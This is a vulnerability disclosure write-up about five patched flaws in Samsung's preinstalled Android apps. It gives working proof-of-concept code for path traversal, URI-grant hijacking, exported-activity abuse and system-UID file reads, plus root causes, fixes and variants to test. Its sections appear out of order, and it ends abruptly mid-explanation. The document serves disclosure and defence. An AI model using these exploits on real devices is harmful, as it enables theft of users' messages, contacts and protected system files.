
The app has a property called android:sharedUserId="android.uid.system", which makes it a system application. As described in the vulnerability in Android Settings, the researcher used a content provider in the com.sec.imsservice app, which provided access to arbitrary files:

For testing, the file /data/system/users/0/settings_secure.xml was used, which has these permissions: -rw ------- 1 system system.
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    i.setClassName("com.sec.factory.camera", "com.sec.android.app.camera.CameraTestActivity");
    i.putExtra("testtype", "NCAMTEST");
    i.putExtra("arg1", "0");
    i.putExtra("arg2", "1");
    i.putExtra("arg3", "2");
    i.putExtra("arg4", "0");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
The intent carries a URI for the IMS RCS file provider pointing at the protected settings file, with the read grant flag set, and is addressed to com.sec.android.app.camera.CameraTestActivity with a NCAMTEST test type and four arguments. The activity result comes back with the data URI, which the PoC opens and prints to the log. Because FactoryCameraFB runs as android.uid.system, the PoC reads a file owned by system with mode -rw -------.
Step 6: the vulnerability in Android Settings
The previous article in the series covered a vulnerability in Android Settings for which the researcher received a $2,000 award from Google AOSP. The activity com.android.settings.wifi.WifiDialogActivity is exported, though it requires the sender to hold android.permission.CHANGE_WIFI_STATE. When a user clicks the QR code scan icon, it launches an implicit intent and passes its activity result to its own setResult(code, attacker_controlled_intent).
File AndroidManifest.xml:
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<activity android:name=".PickerActivity">
    <intent-filter android:priority="999">
        <action android:name="android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
File MainActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent();
    i.setClassName("com.android.settings", "com.android.settings.wifi.WifiDialogActivity");
    startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    try (InputStream inputStream = getContentResolver().openInputStream(data.getData())) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}
File PickerActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i = new Intent("evil");
    i.setData(Uri.parse("content://com.[redacted].ims.rcs.fileprovider/root/data/system/users/0/settings_secure.xml"));
    i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    setResult(-1, i);
    finish();
}
The attacker app holds CHANGE_WIFI_STATE, so it can start the exported dialog. The dialog's QR scanner launches an implicit intent for android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER, which the attacker's PickerActivity intercepts at priority 999. That activity returns a result intent carrying the IMS RCS file provider URI for settings_secure.xml with the read grant flag, and Settings passes it back to the caller as its own result. The attacker's onActivityResult then opens the URI and reads the file.
Root cause
Several distinct mistakes combine here. Permissions declared without an explicit android:protectionLevel default to normal, so any third-party app can hold them and reach the protected provider; that is the CallBGProvider case. Providers that resolve paths with Uri.getLastPathSegment() decode the value before use, so encoded .. segments traverse out of the intended directory. Exported activities that accept URIs from the caller and open them, or forward them with FLAG_GRANT_READ_URI_PERMISSION and FLAG_GRANT_WRITE_URI_PERMISSION, hand the caller's chosen URI to whoever intercepts the implicit intent; that is the Contacts case. In Settings, the exported dialog passes an attacker-controlled intent straight into setResult, so the caller receives a grant it should never have obtained. In FactoryCameraFB, the app runs as android.uid.system and processes a caller-supplied URI, so the read happens with system privileges. The existing defences did not stop any of this: the permission check on WifiDialogActivity is satisfied by holding android.permission.CHANGE_WIFI_STATE, and the grant flags are applied to a URI the attacker chose.
Impact
An attacker with a normal third-party app installed on the device could read and write arbitrary files in the name of the system, read telephone-related files such as call history and SMS/MMS, read and modify the user's contact data, and steal the user's messages from Samsung Messages. The FactoryCameraFB issue paid the largest reward; the app runs as UID 1000 and could reach files such as /data/system/users/0/settings_secure.xml that are readable only by system. The asterisk on "arbitrary*" in the table and in the FactoryCameraFB description is the report's own notation; the text does not explain it further.
Fix
Samsung assigned a CVE and SVE to each issue and paid the bounties listed in the table. The report does not describe the individual patches. The general fixes implied by the root causes are to set an explicit protectionLevel on custom permissions, to canonicalise and validate paths instead of trusting Uri.getLastPathSegment(), to avoid exporting activities that accept caller-supplied URIs, and to avoid passing attacker-controlled intents into setResult or granting URI permissions on them.
Variants to test
- Look for
<permission>declarations withoutandroid:protectionLevelin preinstalled apps, then check whether any exported provider is guarded only by that permission. A positive result is a provider you can query after declaring the permission in your own manifest. - Grep provider code for
Uri.getLastPathSegment()and test encoded traversal such as..%2F..%2Fin the path. A positive result is reading a file outside the intended directory. - Enumerate exported activities that take URI extras and forward them with grant flags. Register a high-priority intent filter for the action they launch and see whether your activity receives a ClipData URI you can query.
- Check exported activities that call
setResultwith data derived from an implicit intent they launched. A positive result is receiving a grant for a URI you supplied. - Look for apps with
android:sharedUserId="android.uid.system"that process caller-supplied URIs. A positive result is reading a file owned bysystemwith restrictive permissions. - On modern Android, test whether external cache files can be reached through a
MediaStore.Filesinsert with_dataset to the target path, as the Samsung Messages PoC does.
What happened, in plain words
Oversecured is a company that looks for security mistakes in mobile apps. Over two weeks, its researchers examined apps that Samsung ships preinstalled on its Android phones. This article is the second part of what they found. It describes five separate bugs, and each one was serious enough that Samsung gave it an official tracking number (a CVE, and Samsung's own SVE) and paid the researcher a reward.
All five bugs share one idea, and it is worth understanding before anything else. On Android, apps are kept apart from each other. Each app runs under its own user identity, called a UID, and normally cannot read another app's private files. Some apps, though, offer small doors that other apps are allowed to knock on: an activity (a screen) that can be started by anyone, or a content provider (a component that hands out files or database rows). If such a door takes a file address (a URI) from whoever knocks, and then opens that address with its own privileges, the caller can ask for files it was never meant to see. That is the pattern in every bug below.
A useful comparison: imagine a hotel where each guest's room key only opens their own door. Now imagine the concierge desk accepts a note saying "please fetch the item in room 412" and does so without checking who wrote the note. Anyone who can write a note can get into any room. The exported activities and providers are the concierge; the URI is the note.
The report's own summary table lists the five issues:
| CVE | SVE | Affected app | Description | Reward |
|---|---|---|---|---|
| CVE-2021-25426 | SVE-2021-20903 | Samsung Messages (com.samsung.android.messaging) |
Theft of arbitrary files | $1050 |
| CVE-2021-25410 | SVE-2021-20702 | CallBGProvider (com.samsung.android.callbgprovider) |
Read arbitrary files as system (UID 1001) user | $2180 |
| CVE-2021-25413 | SVE-2021-20877 | Samsung Contacts (com.samsung.android.app.contacts) |
Gaining access to arbitrary* content providers | $2250 |
| CVE-2021-25414 | SVE-2021-20879 | Samsung Contacts (com.samsung.android.app.contacts) |
Theft/overwrite of arbitrary files | $2250 |
| CVE-2021-25440 | SVE-2021-20722 | FactoryCameraFB (com.sec.factory.camera) |
Read/write arbitrary files as system (UID 1000) user | $10310 |
Taken together, these bugs would have let an attacker read and write files in the name of the system, read phone-related files such as call history and SMS/MMS, read and change the user's contacts, and steal messages from Samsung Messages.
How the work was done
The researchers used the Oversecured mobile apps scanner, a tool that inspects an app's code and configuration and flags risky patterns automatically. The scanner raised the first alerts; the researchers then confirmed each one by hand and wrote a small proof-of-concept (PoC) app to demonstrate it.
Every PoC is a tiny Android application with the same shape. A MainActivity is the screen that runs when the app opens; it builds an intent (a message asking another app to do something) and sends it to the victim app. Where needed, the PoC also has an AndroidManifest.xml, the file that declares an app's permissions and components, and a helper activity or provider that receives data back. The attacker app has to be installed on the same phone as the preinstalled Samsung app, which is the normal assumption for this kind of bug: the victim only has to install an ordinary-looking app.
Finding it
The scanner raised an alert on Samsung Messages about the possibility of theft of arbitrary files:
From there the same pattern repeated across the other apps: an exported activity or provider (one that any app may use) that takes a URI from the caller and either opens it directly or passes it onward with permission flags attached.
Exploitation
Step 1: file theft in Samsung Messages
The app accepts an attacker-controlled URI through the SmsViewerData.f25878w field and saves it to the /sdcard/Android/data/com.samsung.android.messaging/cache/ folder when the user presses the Share message button. To reach arbitrary files, the researcher used an unsafe content provider inside the app:
The proof of concept builds an SmsViewerData object pointing at the app's own message database, wraps it in an intent aimed at SmsViewerActivity, and then reads the copied file back out of the victim's external cache:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String fileName = "evil.mp4";

    SmsViewerData data = new SmsViewerData();
    data.f25878w = Uri.parse("content://com.samsung.android.messaging.ui.file/root-path/data/data/com.samsung.android.messaging/databases/message_content.db");
    data.f25879x = fileName;
    data.f25871p = 1;
    data.f25864i = 12;
    data.f25877v = "video/mp4";

    Intent i = new Intent();
    i.setClassName("com.samsung.android.messaging", "com.samsung.android.messaging.ui.view.viewer.SmsViewerActivity");
    i.putExtra("xms_viewer_data", data);
    startActivity(i);

    new Handler().postDelayed(() -> {
        String path = getExternalCacheDir().getAbsolutePath().replace(getPackageName(), "com.samsung.android.messaging");
        dumpFile(new File(path, fileName).getAbsolutePath());
    }, 15000);
}

private void dumpFile(String path) {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        Log.d("evil", "Error", th);
    }
}
Line by line, in plain words:
protected void onCreate(Bundle savedInstanceState)is the method Android calls when the attacker's screen is created. Everything below runs at that moment.String fileName = "evil.mp4";picks the name under which the stolen file will be saved. The name is deliberately harmless-looking, like a video.SmsViewerData data = new SmsViewerData();creates the object the Samsung Messages app expects to receive. The odd field names (f25878wand so on) are internal names from the app's own code.data.f25878w = Uri.parse("content://...message_content.db");is the heart of the bug. It sets the field that holds a file address to acontent://URI. That URI points at Samsung Messages' own private database of messages, reached through the app's own file provider,com.samsung.android.messaging.ui.file, with aroot-pathsegment. The attacker is asking the victim app to treat its own private database as the "video" to share.data.f25879x = fileName;sets the name to save under.data.f25871p = 1;,data.f25864i = 12;anddata.f25877v = "video/mp4";fill in the remaining fields the app needs: a type marker, a number, and a MIME type (a label saying what kind of file it is). They make the object look like a normal video message.Intent i = new Intent();creates an empty intent, the message that asks another app to act.i.setClassName("com.samsung.android.messaging", "com.samsung.android.messaging.ui.view.viewer.SmsViewerActivity");addresses the intent explicitly to the Samsung Messages screenSmsViewerActivity. Because the target is named, no other app can intercept it.i.putExtra("xms_viewer_data", data);attaches the crafted object to the intent under the key the app reads.startActivity(i);sends it. The victim app now believes it has been asked to view a video message.new Handler().postDelayed(() -> { ... }, 15000);waits 15 seconds before running the block inside. The delay gives the user time to press the Share message button, which is the action that makes the app copy the file into its cache.String path = getExternalCacheDir().getAbsolutePath().replace(getPackageName(), "com.samsung.android.messaging");works out where the victim's copy landed. It takes the attacker's own external cache folder and swaps the attacker's package name forcom.samsung.android.messaging, producing the victim's cache path.dumpFile(new File(path, fileName).getAbsolutePath());passes the full path of the copied file to the helper below.private void dumpFile(String path)is the helper that reads the file back.ContentValues values = new ContentValues();creates a small key/value container, the same kind used to insert a row into a database.values.put("_data", path);puts the target path under the column name_data.Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);inserts a row into Android's media index (MediaStore) describing a file at that path, and gets back a URI for it.try (InputStream inputStream = getContentResolver().openInputStream(uri))opens that URI for reading. Thetry (...)form closes the stream automatically afterwards.Log.d("evil", IOUtils.toString(inputStream));reads the whole stream into a string and writes it to the log, where the attacker can see it.catch (Throwable th) { Log.d("evil", "Error", th); }records any failure instead of crashing.
The URI uses the app's own com.samsung.android.messaging.ui.file provider with a root-path segment, which resolves to the app's private databases/message_content.db. The intent is addressed explicitly to com.samsung.android.messaging.ui.view.viewer.SmsViewerActivity with the serialised SmsViewerData in the xms_viewer_data extra. After a 15 second delay, the PoC computes the victim's external cache directory by taking its own external cache path and swapping its package name for com.samsung.android.messaging, then reads the copied file back.
Since the latest Android versions do not allow accessing external cache files directly, the dumpFile method bypasses that protection: it inserts a MediaStore.Files row with _data set to the target path and opens an input stream on the resulting URI. In everyday terms, the front door to the cache folder is locked, so the PoC asks the phone's media library to catalogue the file and then reads it through the library instead.
Step 2: file theft from UID 1001 in CallBGProvider
The CallBGProvider provider is declared with the permission com.samsung.android.callbgprovider.PERMISSION, which is not properly protected:
<permission android:name="com.samsung.android.callbgprovider.PERMISSION" />
This single line declares a permission. A permission is a label an app must hold before it may use a protected component. The line gives the permission a name but says nothing about how hard it is to obtain.
If android:protectionLevel is not specifically set by the developer, it gets defined as normal by default, which allows any third-party apps to access the resource. Think of normal as a permission that is handed out on request, like a free visitor badge, as opposed to dangerous, which the user must approve.
The provider is also vulnerable to path traversal because it uses Uri.getLastPathSegment(), which automatically decodes the value. Path traversal means putting .. ("go up one folder") into a path so that a file lookup climbs out of the folder it was supposed to stay in. The decoding matters: ..%2F is the same as ../ once decoded, so a check that looks for the literal text ../ can be fooled.
The PoC reads the database containing SMS/MMS messages.
File AndroidManifest.xml:
<uses-permission android:name="com.samsung.android.callbgprovider.PERMISSION" />
This line asks the phone for the weak permission.
File MainActivity.java:
try {
    getContentResolver().call(Uri.parse("content://com.samsung.android.callbgprovider.media"), "get_gradation_contents", "", new Bundle());

    File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");
    Uri uri = Uri.parse("content://com.samsung.android.callbgprovider.media/videos/..%2F..%2F..%2F..%2F..%2F.." + Uri.encode(dbPath.getAbsolutePath()));

    try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
        Log.d("evil", IOUtils.toString(inputStream));
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}
Line by line:
try {starts a block whose errors are caught at the bottom.getContentResolver().call(Uri.parse("content://com.samsung.android.callbgprovider.media"), "get_gradation_contents", "", new Bundle());calls a named method,get_gradation_contents, on the provider. This is not reading a file; it is asking the provider to run a piece of its own code. The reason comes later: that code creates folders such asvideosandimagesthat do not exist yet.File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");works out the full path of the phone's SMS/MMS database. It asks the system where the telephony app (com.android.providers.telephony) keeps its data, then appendsdatabases/mmssms.db.Uri uri = Uri.parse("content://com.samsung.android.callbgprovider.media/videos/..%2F..%2F..%2F..%2F..%2F.." + Uri.encode(dbPath.getAbsolutePath()));builds the malicious address. It starts inside the provider'svideosfolder, then uses six encoded..%2Fsegments to climb six levels up, and finally appends the absolute path of the SMS database.Uri.encodemakes the path safe to place inside a URI.try (InputStream inputStream = getContentResolver().openInputStream(uri))opens the resulting URI for reading.Log.d("evil", IOUtils.toString(inputStream));copies the whole database into the log.catch (Throwable th) { throw new RuntimeException(th); }turns any error into a crash so the researcher notices it.
The manifest requests the provider's permission, which a normal permission grants silently at install time. The code first calls the provider's get_gradation_contents method. The code in CallBGProvider.call() creates directories such as videos and images, which do not exist by default; without that call, ParcelFileDescriptor.open() would have thrown a FileNotFoundException. In other words, the traversal has to start from a folder that exists, so the PoC creates it first. The traversal then walks out of the videos directory with encoded .. segments and appends the absolute path of the telephony provider's databases/mmssms.db, which is read as UID 1001. The file is read as UID 1001, the identity of the CallBGProvider app.
Step 3: file theft and writing to Samsung Contacts
The activity com.samsung.android.contacts.editor.SetProfilePhotoActivity in Samsung Contacts is exported and accepts two attacker-controlled URIs:
shared_photo_urifor getting contenttemp_photo_urifor saving content
An exported activity is one any app on the phone may start. Here the screen is meant to let a user set a profile photo, so it reads a picture from one address and writes the cropped result to another. Both addresses come from the caller, which is the mistake.
To reach arbitrary files, the researcher used the content provider com.samsung.android.scloud.oem.lib.ClientProvider with the authority com.samsung.contacts.backup, which gives read and write access to arbitrary files named in the path section of the URI. An authority is the part of a content:// address that identifies which provider answers; here it is com.samsung.contacts.backup.
File AndroidManifest.xml:
<provider android:name=".MyContentProvider" android:authorities="oversecured.evil" android:exported="true" />
This declares the attacker's own provider, named oversecured.evil, and marks it exported so the victim app can send data to it. It is the receiving mailbox for the stolen file.
File MainActivity.java:
String path = new File(getApplicationInfo().dataDir, "dump").getAbsolutePath();
String theft = "/data/data/com.samsung.android.app.contacts/shared_prefs/SamsungAnalyticsPrefs.xml";

Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");
i.putExtra("shared_photo_uri", "content://com.samsung.contacts.backup" + theft); // input
i.putExtra("temp_photo_uri", "content://oversecured.evil/?path=" + path); // output
i.putExtra("cropped_photo_uri", "");
i.putExtra("mimeType", "x");
startActivity(i);

new Handler().postDelayed(() -> {
    try (InputStream inputStream = new FileInputStream(path)) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}, 1000);
Line by line:
String path = new File(getApplicationInfo().dataDir, "dump").getAbsolutePath();picks a file calleddumpinside the attacker's own private data folder. This is where the stolen file will be written.String theft = "/data/data/com.samsung.android.app.contacts/shared_prefs/SamsungAnalyticsPrefs.xml";names the victim's file: a preferences file inside Samsung Contacts' private storage.Intent i = new Intent(Intent.ACTION_SEND);creates an intent with the standard "share" action.i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");addresses it to the exported profile-photo screen.i.putExtra("shared_photo_uri", "content://com.samsung.contacts.backup" + theft);tells the victim where to read from. The backup provider's authority is glued to the victim's private file path, so the victim reads its own file through its own provider.i.putExtra("temp_photo_uri", "content://oversecured.evil/?path=" + path);tells the victim where to save. This points at the attacker's provider, with the destination path passed as a query parameter.i.putExtra("cropped_photo_uri", "");andi.putExtra("mimeType", "x");fill in the remaining expected values so the screen behaves normally.startActivity(i);starts the victim screen.new Handler().postDelayed(() -> { ... }, 1000);waits one second, giving the victim time to copy the file.try (InputStream inputStream = new FileInputStream(path))opens the attacker's owndumpfile for reading.Log.d("evil", IOUtils.toString(inputStream));prints its contents to the log.catch (Throwable th) { throw new RuntimeException(th); }crashes on failure so the researcher sees it.
File MyContentProvider.java:
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    try {
        return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescriptor.MODE_WRITE_ONLY | ParcelFileDescriptor.MODE_CREATE);
    } catch (Throwable th) {
        return null;
    }
}
Line by line:
